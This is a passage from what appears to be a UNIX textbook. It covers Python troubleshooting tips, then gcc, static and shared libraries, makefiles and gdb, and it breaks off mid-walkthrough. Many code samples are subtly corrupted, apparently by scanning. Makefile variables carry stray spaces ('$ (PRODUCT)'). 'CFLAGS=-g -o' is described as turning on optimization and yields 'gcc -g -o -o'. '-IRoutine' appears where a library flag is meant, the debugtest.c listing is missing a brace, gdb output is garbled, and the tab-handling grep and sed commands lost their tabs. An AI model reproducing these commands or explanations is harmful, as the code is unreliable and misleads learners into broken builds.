Solution: Check that you are using tabs or spaces, but not both, to indent your blocks.

A common mistake is to use tabs to indent some lines and spaces to indent others. Depending on the width your editor uses to display tabs, code that appears to line up may actually be indented incorrectly If you are working on code that may be shared with other programmers, spaces are usually a safer choice than tabs. They will look the same in any editor, and a simple command such as

```
$ grep "         " *.py
```

can be used to quickly find any cases where tabs have been used by mistake. (To include a TAB character in a command line, as in the preceding example, use CTRL-V TAB.) In addition, scripts run with **python -t** will generate a warning if tabs and spaces are used in the same block of code.

The command

```
$ sed 's/ \t/          /g' tabfile > spacefile
```

replaces all the tabs in *tabfile* with spaces, and saves the result in *spacefile.* An even better solution is

this simple Python program, which will replace the tabs in a list of files:

```
#!/usr/bin/python
# replace tabs with spaces
# usage: tabreplace.py n filenames
#    where n is the number of spaces to use instead of each tab
import sys, fileinput

# Loop through the lines in the files (starting from sys.argv[2])
# Use a special flag to send the output from print directly to the files
# In each line, replace all tab characters with sys.argv[1] spaces
for line in fileinput.input(sys.argv[2:], True):
    print line.expandtabs(int(sys.argv[1])),
```

The method **expandtabs()** actually replaces each tab with up to *n* spaces, so that the text will still line up correctly in columns.

Problem: You get a NameError ("name is not defined").

Solution: Remember to import modules, and to include the module name when using its objects.

In order to use standard I/O, regular expressions, and other important language features, you must import Python modules. You must also include the module name when you use objects or functions from the module. For example, in order to use the **math** module to compute a square root, you would have to write

```
import math
sqroot = math.sqrt (121)
```

Problem: Test comparisons with strings fail unexpectedly.

Solution: Make sure you remove the newline at the end of strings.

Remember that strings that have been read in from files or from standard input typically have newlines at the end. If you do not remove the newlines, not only with your **print** statements tend to add an extra line, but your test comparisons will often fail. You can use

```
str = str.rstrip ()
```

to remove white space (including newlines) from the end of your strings.

Problem: Running python from the command line gives an error message or no output at all.

Solution: Make sure you are enclosing your instructions in single quotes, as in

```
$ python -c 'print "Hello, world"'
```

Problem: Running your Python script gives unexpected output.

Solution: Make sure you are running the right script!

This might sound silly, but one classic mistake is to name your script "test" and then run it at the command line only to get nothing:

```
$ test
$
```

The reason is that you are actually running */bin/test* instead of your script. Try running your script with the full pathname (e.g., */home/kili/PythonScripts/test.py)* to see if that fixes the problem.

Problem: Your program still doesn't work correctly.

Solution: Try running your code with a debugger.

python comes with a command-line debugger called **pdb**. One way to run your script with **pdb** is with the **-m** flag, like this:

```
$ python -m pdb myscript.py command-line-argument
```

pdb will display the first line of code in your file and wait for input. For information about the commands **pdb** recognizes and how to use it for debugging, see the documentation at *http://docs.python.org/lib/debugger-commands.html*. A list of other debuggers for Python can be found at *http://wiki.python.org/moin/PythonDebuggers/*.

Alternatively, you could use a Python IDE that has a graphical debugger. There are quite a few IDEs for Python, some free and some commercial, including IDLE, which ships with python. The Python wiki has a list of IDEs at *http://wiki.python.org/moin/IntegratedDevelopmentEnvironments/*. Many of these IDEs also have syntax checking features that can help you spot errors in your code as you work.

PREV NEXT

PREV NEXT

Summary

There are many features of Python that were not covered in this chapter. Chapter 27 has some information about using the CGI module of Python to write CGI scripts, but for further information about the language you will need to find a book devoted to Python. Several good references are mentioned in the later section "How to Find Out More."

Table 23–2 lists some of the most important Python functions introduced in this chapter.

Table 23–2: Python Keywords

Function	Use
print	Print a string to standard output.
raw input()	Read a string from standard input.
import	Load a module.
rstrip()	Remove trailing white space from a string. Other string methods: **lower(), center(), split(), join(), find(), replace(), count()**
sort()	Sort the items in a list. Other list methods: **reverse(), append(), extend(), insert(), pop()**
keys()	Get a list of keys in a dictionary. Use **has_key()** to test for keys.
len()	Get the length of a string, list, or dictionary.
del	Delete an element from a list or dictionary.
range()	Generate a list of integers.
if . . . elif . . . else	Conditional statement.
for . . . in	Loop through the elements in a list.
while	Loop while a condition is true. Can use **break** to exit.
open()	Open a file. File methods: **read(), readline(), readlines(), write(), writelines(), close().**
def	Define a procedure.
return	Exit from a procedure, returning a value.
class	Define a class.
try . . . except	Catch exceptions.

Table 23–3 lists the Python modules mentioned in this chapter. See the Python documentation at *http://docs.python.org/modindex.html* for details.

Table 23–3: Python Module

Module	Use
sys	Standard 1/0, command-line arguments
fileinput	Iterate through files, especially command-line arguments
getopt	Parse command-line options
os	UNIX commands and files

shutil	Copy files
re	Regular expressions
math	Mathematical functions
cmath	Complex number support
random	Generate random numbers
time	System time and date
CGI	CGI scripting

PREV NEXT

PREV NEXT

How to Find Out More

A very good introduction to Python for new programmers is

Fehily, Chris. *Python: Visual QuickStart Guide.* 1st ed. Berkeley, CA: Peachpit Press, 2001.

For more experienced programmers who are interested in a faster introduction to Python, *Dive into Python,* by Mark Pilgrim, is a good choice. It is available either as a book or as a free download.

Pilgrim, Mark. *Dive into Python.* 1st ed. Berkeley, CA: Apress, 2004.

http://diveintopython.org/

This book is a very thorough guide to Python, from the most basic beginner's material all the way through advanced topics such as web development:

Norton, Peter, et al. *Beginning Python.* 1st ed. Indianapolis, Indiana: Wrox-Wiley, 2005.

Like all books in the *Nutshell* series, *Python in a Nutshell* is a very good reference to the language. It is often easier to use than the online documentation.

Martelli, Alex. *Python in a Nutshell* 1st ed. Sebastopol, CA: O'Reilly Media, 2003.

This is an interesting way to explore new uses of Python, and also a helpful reference:

Martelli, Alex, and David Ascher, ed. *Python Cookbook.* 2nd ed. Sebastopol, CA: O'Reilly Media, 2005.

The official web site for Python is

http://www.python. org/

Documentation, including a tutorial, can be found at

http://docs.python. org/

PREV NEXT

PREV NEXT

24: C and C++ Programming Tools

Overview

This chapter describes the tools that C and C++ programmers need to develop software under UNIX. It assumes that you already know either C or C++ but need to learn the tools for compiling, debugging, and project management. Unlike C and C++ development under other operating systems, UNIX software development typically involves using several different command-line programs. Learning the syntax and arguments for these commands can be intimidating at first, but they have become the standard because they are highly configurable, are quick and efficient to execute, and have benefited from years of open-source support. Once you have mastered the command-line tools, you will be able to use the knowledge on any UNIX system, across many platforms. Even if you decide to use a custom IDE, it will almost certainly use some of the command-line tools behind the scenes. If you know how they work, you can take advantage of this to configure the command-line tools within your IDE. This chapter shows you how to

- Obtain C/C++ development tools
- Compile C and C++ programs with **gcc**
- Manage compiling large projects with **make**
- Debug your programs with **gdb**
- Manage your source files with **cvs**
- Write your own **man** pages

PREV NEXT

PREV NEXT

Obtaining C/C++ Development Tools

The three main tools that you need to develop C or C++ software under UNIX are **gcc, make,** and **gdb. gcc** is a collection of compilers, **make** is a tool for handling dependencies in large projects, and **gdb** is a debugger. All three are open source and are distributed from the Free Software Foundation under the GNU public license. The GNU tools are widely used and have an active community constantly improving and fixing them.

You can download and install **gcc, gdb,** and **make** from *http://www.gnu.org/* or *http://prep.ai.mit.edu/*. Most Linux distributions come with these tools as part of their standard installation. On other UNIX systems, you might have to download and install them yourself.

While this chapter focuses on the three GNU tools, there are many other development tools available for UNIX, such as the compiler **cc**. You could, for example, substitute **cc** for **gcc,** as much of the command-line syntax is the same.

PREV NEXT

PREV NEXT

The gcc Compiler

gcc is the "GNU Compiler Collection." **gcc** started out as a C compiler but now supports languages such as C++, Java, Fortran, and Ada as well. **gcc** runs C and C++ source code through a preprocessor, syntactic analyzer, compiler, optimizer, assembler, and linker to generate an executable that you can run on your machine.

Compiling C Programs Using gcc

We'll start off with an example of how to use **gcc** to compile a simple C program. Using your favorite text editor, create a file called *hello.c* with the following contents:

```
#include <stdio.h>

int main()
{
  printf ("Hello, world.\n");
  return 0;
}
```

You can then create an executable program with the **gcc** command by typing

```
$ gcc hello.c
```

This will compile *hello.c* as a C file and will link in the standard C libraries to create an executable called *a.out.* You can run the program by typing

```
$ ./a.out
Hello, world.
```

The name *a.out* (for *a*ssembler *out*put) is a historical convention. You can specify a name with the **-o** option. The command

```
$ gcc -o hello hello.c
```

will create an executable program called *hello.*

Most programs have code spread over many source files. **gcc** can compile multiple files at once. The command

```
$ gcc -o hello hello.c file2.c file3.c
```

will compile the three source files (*hello.c, file2.c,* and *file3.c*) and produce an executable called *hello.*

You can call **gcc** with the **-c** argument to compile source files into object files. An object file is an intermediate file format that stores a compiled form of your source. **gcc's** linker can then combine these object files together with source files to form your executable. Using object files allows you to compile your program in stages, via multiple calls to **gcc**. These stages allow you to recompile only those files that you have changed. In large projects, not having to recompiling everything can save you a great deal of time. However, if you modify a source file and forget to update the corresponding object file, the code changes will not take effect. **make,** which is described later in this chapter, can help you with this problem.

The command

```
$ gcc -c file2.c file3.c
```

will generate two binary files called *file2.o* and *file3.o*. You can now generate the same *hello* executable using these object files instead of the source files. The **gcc** command

```
$ gcc -o hello hello.c file2.o file3.o
```

will compile *hello.c,* link it along with the object files *file2.o* and *file3.o,* and generate an executable called *hello.*

Compiling C++ Programs Using gcc and g++

gcc will compile files with the extensions *.C, .cc, .cpp, .c++,* or *.cxx* as C++ files. However, if you create a file called *hello.cpp* with the contents

```
#include <iostream>

int main()
{
  std::cout << "Hello, world.\n";
  return 0;
}
```

and run the command

```
$ gcc -o helloc++ hello.cpp
```

then you will get a series of link errors. This is because **gcc** doesn't link against the standard C++ library by default. You can tell **gcc** that you would like to link against the C++ library by including the argument **-lstdc++.** You will be able to successfully build the program using the command

```
$ gcc -o helloc++ -lstdc++ hello.cpp
```

Running **helloc++** will give you the expected output:

```
$ ./helloc++
Hello, world.
```

Though this will work for most C++ programs, the GCC installation also has a C++-specific compiler called **g++**. You could also generate **helloc++** with the command

```
$ g++ -o helloc++ hello.cpp
```

While you can use either **gcc** or **g++** to compile C++ programs, **g++** is recommended because it sets the default environment to C++ and automatically links against the standard C++ library.

Useful gcc Options

gcc and **g++** support over a thousand command-line options. You can customize your settings for the programming language, warnings, debug information, code generation and optimization, preprocessor, assembler, linker, directories, target binary, and target machine. There is a list of the options in the GNU online documentation at *http://gcc.gnu.org/onlinedocs/gcc/Option-Index.html*, and in the **gcc** man page. You can also get an abbreviated list with the command

```
$ gcc --help
```

Table 24–1 lists some of the most useful command line options. The **-Wall** command line option is strongly recommended. By default, **gcc** will suppress compiler warnings.

Table 24–1: gcc Command Line Options

Option	Description
-c	Compile/assemble source files, but do not link. This generates object files
-D	#define a macro with a default value of 1.
-E	Stop after preprocessing, do not compile. The output goes to standard output.
-g	Generate debug information.
-I	Include a directory to the header file search path.
-l	Include a library when linking.
-L	Add a directory to the library search path.
-o	Specify output file-name, regardless of the type of output.

−0	Generate optimized code. There are several levels, from the default **−00** to **−03**.
-S	Stop after compiling but do not assemble. This generates assembly files.
-v	Shows verbose information on standard error.
-Wall	Generate all compile warnings.

Creating and Including Libraries

All UNIX platforms support statically linked libraries, and most support dynamically linked libraries. When you generate a program, the linker copies the code out of static libraries and puts them into your program's binary The contents of dynamically linked libraries, on the other hand, are loaded when your binary is run.

Statically Linked Libraries

Statically linked libraries are also called archives *(.a).* Most of the libraries that you generate for your programs will be static libraries. The **ar** command allows you to group multiple object files *(.o)* into an archive. For example, you can generate an archive called *libRoutine.a* that contains two object files called *routine1.o* and *routine2.o* with the command

```
$ ar crs libRoutine.a routine1.o routine2.o
```

The **c** parameter tells **ar** to create the archive if it doesn't exist, the **r** parameter tells **ar** to replace existing members, and the **s** parameter tells **ar** to regenerate the symbol table. (On some systems you may have to use **ranlib** to generate the symbols.)

Once you create an archive, you can link the library on the **gcc** or **g++** command line in the same way that you would include a object file *(.o).* For example, you could use the command

```
$ g++ -Wall -o BinaryName main.o libRoutine.a
```

More often, however, you will include libraries from other directories using the **-L** and **-l** command-line options. In order for **-l** to work, the library name must start with the prefix *lib.* If you had *libRoutine.a* in a subdirectory called *routineDir,* you could replace the preceding example with

```
$ g++ -Wall -o BinaryName main.o -LroutineDir -IRoutine
```

Dynamically Linked Libraries

Dynamically linked libraries are also called shared objects *(.so).* **gcc** will by default build your application using dynamically linked libraries for the standard C/C++ libraries, since they can be shared by many processes. This is recommended because it saves considerable disk space and memory However, you can override the use of shared libraries in gcc with the **-static** command-line argument. You can view an executable's shared library dependencies using the **ldd** command followed by the executable name.

In order to generate a dynamically linked library, you must first compile your object files *(.o)* with the **-fPIC** flag. This tells the compiler to generate position-independent code for dynamic linking. You can then generate the shared objects *(.so)* with the **-shared** option. For example,

```
$ gcc -shared -fPIC -Wall -o libRoutine.so routine1.o routine2.o
```

will generate a shared library called *libRoutine.so.* You then generate an executable in the same manner as you would for a static library by using the *(.so)* shared object on the command line, or using the **-l** and **-L** compile options.

When you run the executable, you will likely see

```
$ ./BinaryName
./BinaryName: error while loading shared libraries: libRoutine.so: cannot
open shared object file: No such file or directory
```

This is because the system doesn't know where to find the shared library. You have to add the directory that contains your shared object to the LD_LIBRARY_PATH environment variable. To add

/path/to/so, you would run the following command in **csh** or **tcsh:**

```
% setenv LD_LIBRARY_PATH ${LD_LIBRARY_PATH}:/path/to/so
```

If you are running **ksh** or **bash,** then the commands would be

```
$ export LD_LIBRARY_PATH=${LD_LIBRARY_PATH}:/path/to/so
```

Inside gcc

As we mentioned earlier, the **gcc** command runs the source code through a preprocessor, syntactic analyzer, compiler, optimizer, assembler, and linker to generate your program. This section describes each of these steps in a little more detail.

Preprocessor

The preprocessor strips out comments, reads in files specified in *#include* directives, and substitutes and evaluates *#define* and **-D** macros. **cpp** is a stand-alone preprocessor command that you can run on your source files. It should give you the same output as running **gcc** with the **-E** argument. While **gcc** and **cpp** share the same preprocessor source code, currently **gcc** doesn't directly invoke **cpp**.

Syntactic Analyzer

The syntactic analyzer parses and evaluates the source code. Early UNIX C compilers weren't nearly as robust as **gcc** is today They missed function type mismatches and didn't provide warnings. In order to check their source code, developers often had to run a separate command called **lint** before compiling. Because **gcc** provides much of the same functionality, **lint** is now largely obsolete.

By default, the compiler mainly displays errors. To turn on compiler warnings, use the **-Wall** command-line option. Alternatively, specific warnings can be enabled individually **gcc** has support for some warnings that are not included in **-Wall.** These warnings are excluded because they may flag valid code.

Compiler

gcc next compiles the syntactic analyzer's output into assembly language. You can make gcc generate assembly language files and exit with the **-S** option. Assembly language files have the .s suffix. This is not likely to be useful unless you need to port your code to a hardware device that isn't supported by **gcc**.

Optimizer

gcc supports four levels of optimization. By default, it runs with no optimization, which is equivalent to **-O0**. When given the **-O** or **-O1** option, gcc invokes an optimizer that makes the resulting executable run faster and more efficiently **-O2** and **-O3** provide higher levels of optimization. **-Os** will optimize for size. There are also individual command-line arguments that allow you to pick and choose your optimizations. Turning on optimization may make debugging more difficult.

Assembler

The next step is for **gcc** to convert the assembly language into machine language by calling **as,** the assembler. The result of the **as** step is an object file whose filename is based on the original source file, but with the *.o* suffix. For example, the source file *hello.c* results in an object file *hello.o.* The **-c** argument can be used to make **gcc** stop after this step.

Linker

gcc completes the final step by using the linker, **ld**. The linker, which can also be invoked separately, creates a single executable that combines the code from all the object files *(.o)* and libraries *(.a).* It edits the object code, replacing external function references with their actual addresses in the executable program. If you find that you're having trouble tracking down link errors, you can view the symbols in an object file or library by using the **nm** command.

PREV NEXT

PREV NEXT

Makefiles

make is a tool that helps you compile and track dependencies for projects with many source files. To use **make,** you must specify your program's dependencies and compile options in a file. By default, **make** looks for a file called *makefile* or *Makefile* in the current directory (You can use a different filename by passing **make** the **-f** argument along with the filename.)

make allows you to compile your project with a single short command, and saves you time by recompiling only the source files that have changed since your last compile. **make** will also recompile any files that you told it depend on changed files. **make** determines whether or not a file should be recompiled by comparing a file's modification date with the modification date of the files on which it depends. While there are multiple versions of the **make** utility, this section focuses on GNU **make.**

A Short Makefile

Here is an example of a *makefile* for a program containing a single C file and a single header:

```
# makefile for a single C file and a single header
SOURCES=hello.c
INCLUDE=include/hello.h
PRODUCT=$(HOME)/bin/hello
CC=gcc
CFLAGS=-g -o
# Running the command "make" will use this rule
$ (PRODUCT): $ (SOURCES) $ (INCLUDE)
       $(CC) $ (CFLAGS) -o $ (PRODUCT) $ (SOURCES)

# Running the command "make clean" will use this rule
.PHONY: clean
clean:
      rm -f *.o $ (PRODUCT)
```

Running **make** on this *makefile* will use **gcc** with debugging symbols and optimization to compile the file *hello.c* and create a binary called *~/bin/hello.*

If you save this file as *makefile* in the same directory as a file called *hello.c,* place a header file called *hello.h* in the subdirectory *include,* and run the command **make,**

```
$ make
gcc -g -o -o /home/nate/bin/hello hello.c
```

it will display and execute a line like the one shown and generate *~/bin/hello.* If you run the **make** command a second time, then you will get a response like

```
$ make
make: '/home/nate/bin/hello' is up to date.
```

because your executable will be up to date. If you execute the command

```
$ make clean
rm -f *.o /home/nate/bin/hello
```

then it will delete any object files in this directory as well as the generated program file.

While generating a makefile is a lot more work than just typing in a command to compile *hello.c,* the time investment really pays off as your project grows. You can also reuse your makefiles for new projects, just by changing the file names.

Makefile Syntax

Makefile syntax is similar to that of shell scripts. Makefiles can contain comments, variables, dependencies, and commands.

Comments

You can insert comments into a makefile with a # (pound sign). Everything on the line after the # is

ignored by **make.**

Variables

The **make** program allows you to define named variables similar to those used in the shell. For example, if you define *SOURCES=hello.c,* the value of that variable, *$ (SOURCES),* is *hello.c.*

You can also do pattern replacement in variable assignments. The assignment

```
OBJECTS=${SOURCES:.cpp=.o}
```

will take a list of files from the variable *SOURCES* and will assign it to *OBJECTS* with the *.cpp* extensions replaced with *.o.*

The **make** program has some built-in knowledge about program development. You can get a listing of the built-in rules and variable values by running **make -p. make** knows that files ending in a *.c* suffix should be built as C source files, those ending in *.cpp, .cc,* or *.C* are **C++** source files, those ending in *.o* are object files, and those ending in *.a* are assembler files. Although **make** allows you to choose your own variable names, it will use default values for variables such as *CC* and *CFLAGS* if they are not defined.

Dependencies

After assigning variables, our example specifies dependencies. You specify dependencies by placing a target filename on the left, followed by a colon, and then a list of the filenames on which the target file depends. In our example,

```
$ (PRODUCT): $ (SOURCES) $ (INCLUDE)
```

the *"PRODUCT"* variable depends on the *"SOURCES"* variable and on the *"INCLUDE"* variable. After substituting the variables, this says that the file *$HOME/bin/hello* depends on the files *hello.c* and *include/hello.h.* If the target file doesn't exist or is older than a file that it depends on, then **make** will attempt to rebuild the target.

It's also possible to create target names that don't generate a file. These targets are called *phony.* If you mark a target as .PHONY, then it will run without checking dependencies. For example,

```
.PHONY: clean
```

will cause the **clean** target to run even if there is a file named *clean* in the directory that is up to date.

Dependencies combined with commands, which are described in the section that follows, form rules.

Commands

The dependency line can be followed by one or more shell command lines that are executed if any of the dependencies have changed. These commands are often used to rebuild the target. For example,

```
gcc -g -o -o hello hello.c
```

is a command to build *hello.*

Command lines must be indented at least one tab stop from the left margin. (Tabs are required; the equivalent number of spaces won't work.) Indenting these lines with spaces will result in an error message:

```
Makefile:8: *** missing separator (did you mean TAB instead of 8 spaces?). Stop.
```

A *rule* consists of a dependency line and the commands that follow it. They are often used to remake a target file, but they can also perform an arbitrary command. For example,

```
clean:
      rm -f *.o $ (PRODUCT)
```

executes the command **rm** when **make clean** is run.

Makefiles with Multiple Dependencies

If you have multiple source files, you could extend the preceding example by adding the extra *.c* files to the end of the *SOURCES* line. Unfortunately, this approach would force a full recompile whenever

any of the source files are changed, even if you only modify a single source file. It is more efficient to instead make the program target depend on object files *(.o),* so that **make** can reuse objects if their corresponding sources have not changed.

If you leave out a rule to explain how to get an object file *(.o)* from your source C or C++ files, then **make** will use a built-in implicit rule to automatically build your object files. For C files, the built-in command would look like

```
$ (CC) $ (CFLAGS) $ (CPPFLAGS) $ (TARGET_ARCH) -c
```

and for C++ files, the line would look like

```
$ (CXX) $ (CXXFLAGS) $ (CPPFLAGS) $ (TARGET_ARCH) -c
```

If you want to specify how to build the object files *(.o),* you could manually type in a rule for each object file/source file pair, or you could include in your *makefile* an explicit rule for building all files of that type. For C and C++ files, the explicit rules would look something like

```
.C. O:
      $ (CC) -c $ (CFLAGS) -o $@ $<
.cpp.O:
      $ (CXX) -c $ (CXXFLAGS) -o $@ $<
```

The *.c.o* and *.cpp.o* dependency lines are *suffix rules* that tell **make** that their rule applies to object files *(.o)* generated from *.c* and *.cpp* source files respectively *$@* and *$<* are *automatic variables.* The *$@* variable stands for the filename of the target, and the *$<* variable stands for the name of the out-of-date dependency file. So, for example, if **make** were compiling the file *hello.cpp,* it would use the second rule, and *$@* would be *hello.o* and *$<* would be *hello.cpp.*

Table 24–2 lists some of the automatic variables used inside of makefiles.

Table 24–2: Makefile Automatic Variables

Variable	Description
$@	The target filename.
$<	The name of the dependent file that is out of date.
$*	The stem of the dependent filename without the pattern matching elements.
$?	The list of all out-of-date dependent files. (All those that must be recompiled.)
$^	The list of all unique dependent files
$+	The list of all dependent files with duplicates in the order they were given.
$%	Only applies to library archives. The target member name when the target is an archive.

Regardless of whether you use an implicit or an explicit rule to generate your object files *(.o),* you will still need to explicitly list header file dependencies. To tell **make** that an object file must be rebuilt if a specific header file changes, you just add another dependency line without a trailing command. For example, the line

```
hello.o: headerfile1.h headerfile2.h
```

will tell **make** that *hello.o* should be rebuilt if either *headerfile1.h* or *headerfile2.h* have changed. Since manually entering header file dependencies is time consuming and error prone, there are utilities available such as **makedepend,** which will parse your source files and recursively follow #include directives to generate the header file dependency lines for your makefile.

A Complex C++ Makefile

What follows is an example of a more complex C++ makefile that generates a program called *Executable.* The program contains two source files, *main.cpp* and *rest.cpp;* a header file, *private.h,* which is in a subdirectory called *include;* and a library, libRoutines.*a*, with source files *routine1.cpp* and *routine2.cpp.*

```
# A more complicated makefile to combine c++ sources
```

```
# private header files, and libraries.

HEADERS=include/private.h
SOURCES=main.cpp rest.cpp
OBJECTS=${SOURCES:.cpp=.o}
PRODUCT=Executable
LIB=libRoutines.a
LIBSOURCES=routinel.cpp routine2.cpp
LIBOBJECTS=${LIBSOURCES:.cpp=.o}
INCLUDE=include
CXX=g++
CXXFLAGS=-g -Wall -o
all: $ (PRODUCT)

$(PRODUCT): $ (OBJECTS) $ (LIB)
        $(CXX) $(CXXFLAGS) -o $(PRODUCT) $(OBJECTS) $(LIB)

 .cpp.O:
        $(CXX) -c $(CXXFLAGS) -I$(INCLUDE) $<

$(LIB): $(LIBOBJECTS)
        ar crs $(LIB) $^

$(OBJECTS): $(HEADERS)

.PHONY: clean
clean:
        rm -f *.o $ (PRODUCT) $ (LIB)
```

If you have all of these files and run **make,** then the output would be

```
$ make

g++ -c -g -Wall -o -Iinclude main.cpp
g++ -c -g -Wall -o -Iinclude rest.cpp
g++ -c -g -Wall -o -Iinclude routine1.cpp
g++ -c -g -Wall -o -Iinclude routine2.cpp
ar crs libRoutines.a routine1.o routine2.o
g++ -g -Wall -o -o Executable main.o rest.o libRoutines.a
```

Non-Programming Makefiles

The **make** command can be used to update other types of projects that have internal dependencies, such as documentation. Here's a sample *makefile* that shows the basic structure to use **make** in a text writing project:

```
# Makefile for book version
PRINTER = lp
FILES = intro chap1 chap2 chap3 chap4 chap5 chap6 appendix glossary

book:
    troff -Tpost -mm $ (FILES) | $ (PRINTER)

draft: $ (FILES)
    nl -bt -p $? | pr -d $ (PRINTER)
```

To print the current version of the complete document, you would type **make book** or **make draft**.

PREV NEXT

The gdb Debugger

Most programs have bugs. You can attempt to prevent them by developing your code iteratively, and you can attempt to track them down by code inspection, using **printf(),** or log files. Often times, however, you have no option besides looking at a crash or stepping through your code in a debugger. **gdb** is a command-line debugger that allows you to do just that.

If you want to be able to debug your code, you need to compile your code in **cc, gcc,** or **g++** with the **-g** command line option. (If you're using a *makefile,* edit the CFLAGS or CXXFLAGS variable to include **-g**.) Without the **-g** option, the compiler will not include the debugging symbols that **gdb** needs to map your executable program back to your source code. The **-g** option makes your binary much larger and much easier to reverse-engineer, so it's highly recommended that you not use it when compiling your final executable.

sdb and **dbx** are two alternate UNIX debuggers that you might find on your system. They are both less frequently used, so we focus here on **gdb**.

Launching gdb

You have several options for debugging your programs using **gdb**. You can launch **gdb** and run your program from inside it, you can attach **gdb** to a currently running version of your program, and you can use **gdb** to debug a core file from a crash.

Launching Programs Inside gdb

You can launch **gdb** with your application name as a command-line parameter. **gdb** will load up the program's symbol information and allow you to launch the program. For example, the command

```
$ gdb debugprogram
```

will launch **gdb** and load *debugprogram.* It will give you a **(gdb)** prompt to indicate that it is ready for input. If you forgot to compile *debugprogram* with the **-g** flag, then you will see **(no debugging symbols found)** as part of your output.

If you type

```
(gdb) run
```

then **gdb** will launch your application. Where possible, **gdb** tries to save you some typing; you can abbreviate commands as long as the text is not ambiguous. In the case of **run,** you could type either **r** or **ru** and it would still launch your program.

You can also launch **gdb** without a command-line argument and load your program with the command

```
(gdb) file debugprogram
```

This will attempt to load *debugprogram* out of the current working directory You can load a file from a separate directory by including the path with the filename.

Attaching to a Process Using gdb

You can also attach **gdb** to a running process. You may want to do this if you notice a problem while your program is running. You can get a list of your running processes with **ps -u *username*.** It should look something like

```
$ ps -u nate
  PID TTY          TIME CMD
 7240 ptS/34    00:00:00 bash
 9033 pts/34    00:00:04 debugprogram
 9238 pts/34    00:00:00 ps
```

The first column tells you that *debugprogram* is process ID *9033*. You can then attach to your process using **gdb** by running it with the program name and the process ID. For example,

```
$ gdb debugprogram 9033
```

As long as there isn't a file named *9033*, this command will attach to the running process. It will halt the execution of the process at the current line of source. When you quit out of **gdb,** as long as you haven't killed the program, **gdb** will detach the debugger from the process.

Using gdb to Debug a Core File

You can configure the UNIX environment to dump a *core* when an application crashes. The core is a *core image*-a file containing an image of the failed process, including its stack and heap at the moment of failure. (The term "core image" dates back to a time when the main memory of most computers was known as core memory, because it was built from donutshaped magnets called inductor cores.) The core image can be used by a debugger such as **gdb** to determine where the program was when it dropped core, and how-that is, by what sequence of function calls-it got there. **gdb** can also determine the values of variables at the moment the program failed, the statements and operations being executed at the time, and the argument(s) each function was called with.

Because core files can take up a lot of disk space, most UNIX systems by default will not dump a core when a program crashes. You can change this by running a shell command to increase or remove the limit on core dump sizes. In **csh** or **tcsh**, the shell command

```
% unlimit coredumpsize
```

will remove the core size restriction. In **bash** or **ksh,** this can be achieved with the command

```
$ ulimit -c unlimited
```

If you want to generate cores, you will need to add this line to a start-up script (such as your *.bashrc*) or run it each time you create a shell.

When you have core dumping enabled, if your program crashes through a bad pointer access, you should see a line of output that says

```
Segmentation fault (core dumped)
```

If you run ls in the program's working directory then you should see a core file. On some systems, the core will have a name like *core.20472,* where 20472 is the number of the process that crashed.

You can debug a core file in **gdb** by specifying the application name followed by the name of the core file. For example,

```
$ gdb debugprogram core.20472
```

will launch **gdb** with the executable *debugprogram* and the core file *core.20472.* **gdb** will show the line of code that the program was executing when it dumped core.

Common gdb Commands

Table 24–3 lists some of the most commonly used **gdb** commands. As mentioned earlier, you can also enter abbreviated commands, such as **p** for **print**.

Table 24–3: gdb Commands

Command	Description
break	Sets a breakpoint in a file, function, or method.
bt	Shows the *backtrace* (calling stack) of your program.
c	Continue running the program.
delete	Remove breakpoints.
file	Sets the executable that you would like to debug.
help	Displays help information and help subtopics.

kill	Stop the process being debugged.
list	Show the source code around the line that the debugger is stopped on.
next	Step over the next program line. Executes functions and moves on.
print	Displays the value of a variable or expression.
quit	Exits the program.
set	Sets program or environment variables.
step	Step into the next program instruction. Will step into functions.
run	Runs your program. You can provide it command line arguments as well.

You can get more information and a description of the parameters that you can use for any of these commands with the **help** command. For example,

```
(gdb) help step

Step program until it reaches a different source line.
Argument N means do this N times (or till program stops for another reason).
```

Debugging with gdb

Once you launch **gdb**, it will print some copyright information to your terminal. If you attached to a process or are debugging a core file, it will print the symbols that it read, the function and line that it is currently debugging, and finally a **(gdb)** command prompt. The output should look something like this:

```
#0 0x080483b2 in main () at myfile.c:7
7         *x=80;
(gdb)
```

In this example, the debugger is stopped in the function *main()* on line *7* of *myfile.c,* and that line contains an assignment to **x.*

If you aren't attaching to a process or debugging a core, you will start out with a **(gdb)** command prompt. As described earlier, you can start a program with the **run** command. If you would like to get a command prompt while the program is running, then you can interrupt the program's execution by typing CTRL-C. (Holding the CTRL key and pressing the c key) This should give you the file and line that you stopped the program at as just shown. If you would like to continue the program's execution, you can enter the **c** command.

Text editing for the **gdb** command prompt works like the **emacs** editor by default. It will allow you to cycle through the list of past commands using the arrow keys, cut the text to the end of the current line with CTRL-K, and paste the copied text with CTRL-Y. See Chapter 5 for details on how to use **emacs**.

A gdb Example

This section provides a short walkthrough of **gdb**. It 's probably most helpful if you are able to try it out on your machine while you read through the material. Start off by entering the following text into a file called *debugtest.c:*

```
#include <stdio.h>

void foo()
{
  unsigned int i = 0;
  unsigned int * p = &i;
  while(p)
    i++;
  }
}

int main()
```

```
{
  foo() ;
  return 0;
}
```

Then compile it with the command

```
$ gcc -Wall -g -o debugtest debugtest.c
```

and launch **gdb** with the command

```
$ gdb debugtest
```

You should get a **(gdb)** command prompt. Enter the **run** (or **r**) command. It should look like this:

```
(gdb) run

Starting program: /home/nate/debugtest
Reading symbols from shared object read from target memory...done.
Loaded system supplied DSO at 0xfc8000
```

The preceding code will go into an infinite loop. You should interrupt the program with CTRL-C. You may then see

```
Program received signal SIGINT, Interrupt.
0x0804835f in foo () at debugtest.c:9
9            i++;

(gdb)
```

It may also will stop on the line above it. You can look at the value of the variables *i* and *p* with the command **print** (or **p**):

```
(gdb) print i
$1 = 2 3 4 0 5 1 6 3 4 8
(gdb) print p
$2 = (unsigned int *) 0xbfa563d0
(gdb) p *p
$3 = 2 3 4 0 5 1 6 3 4 8
```

You can also get a listing of the source code near this line with the command **list** (or **1)** and the call stack with the command **bt**:

```
(gdb) list
4       {
5         unsigned int i=0;
6         unsigned int * p=&i;
7
8         while(p) {
9           i++;
10        }
11      }
12
13      int main()

(gdb) bt
#0 Ox0804835f in foo () at debugtest.c:9
#1 0x08048385 in main () at debugtest.c:15
```

You can break out of the loop by changing the value of *p* with the **set** command. Try entering the following three commands:

```
(gdb) set variable p = 0
(gdb) p *p
Cannot access memory at address 0x0
(gdb) c
Continuing.

Program exited normally.
```

Using CTRL-C to interrupt your program works well in the case of an infinite loop, but often you want to look at why a specific piece of code isn't working. You can force the debugger to stop on a particular line by setting a breakpoint using the **break** (or **b**) command. Next enter

```
(gdb) b debugtest.c:6
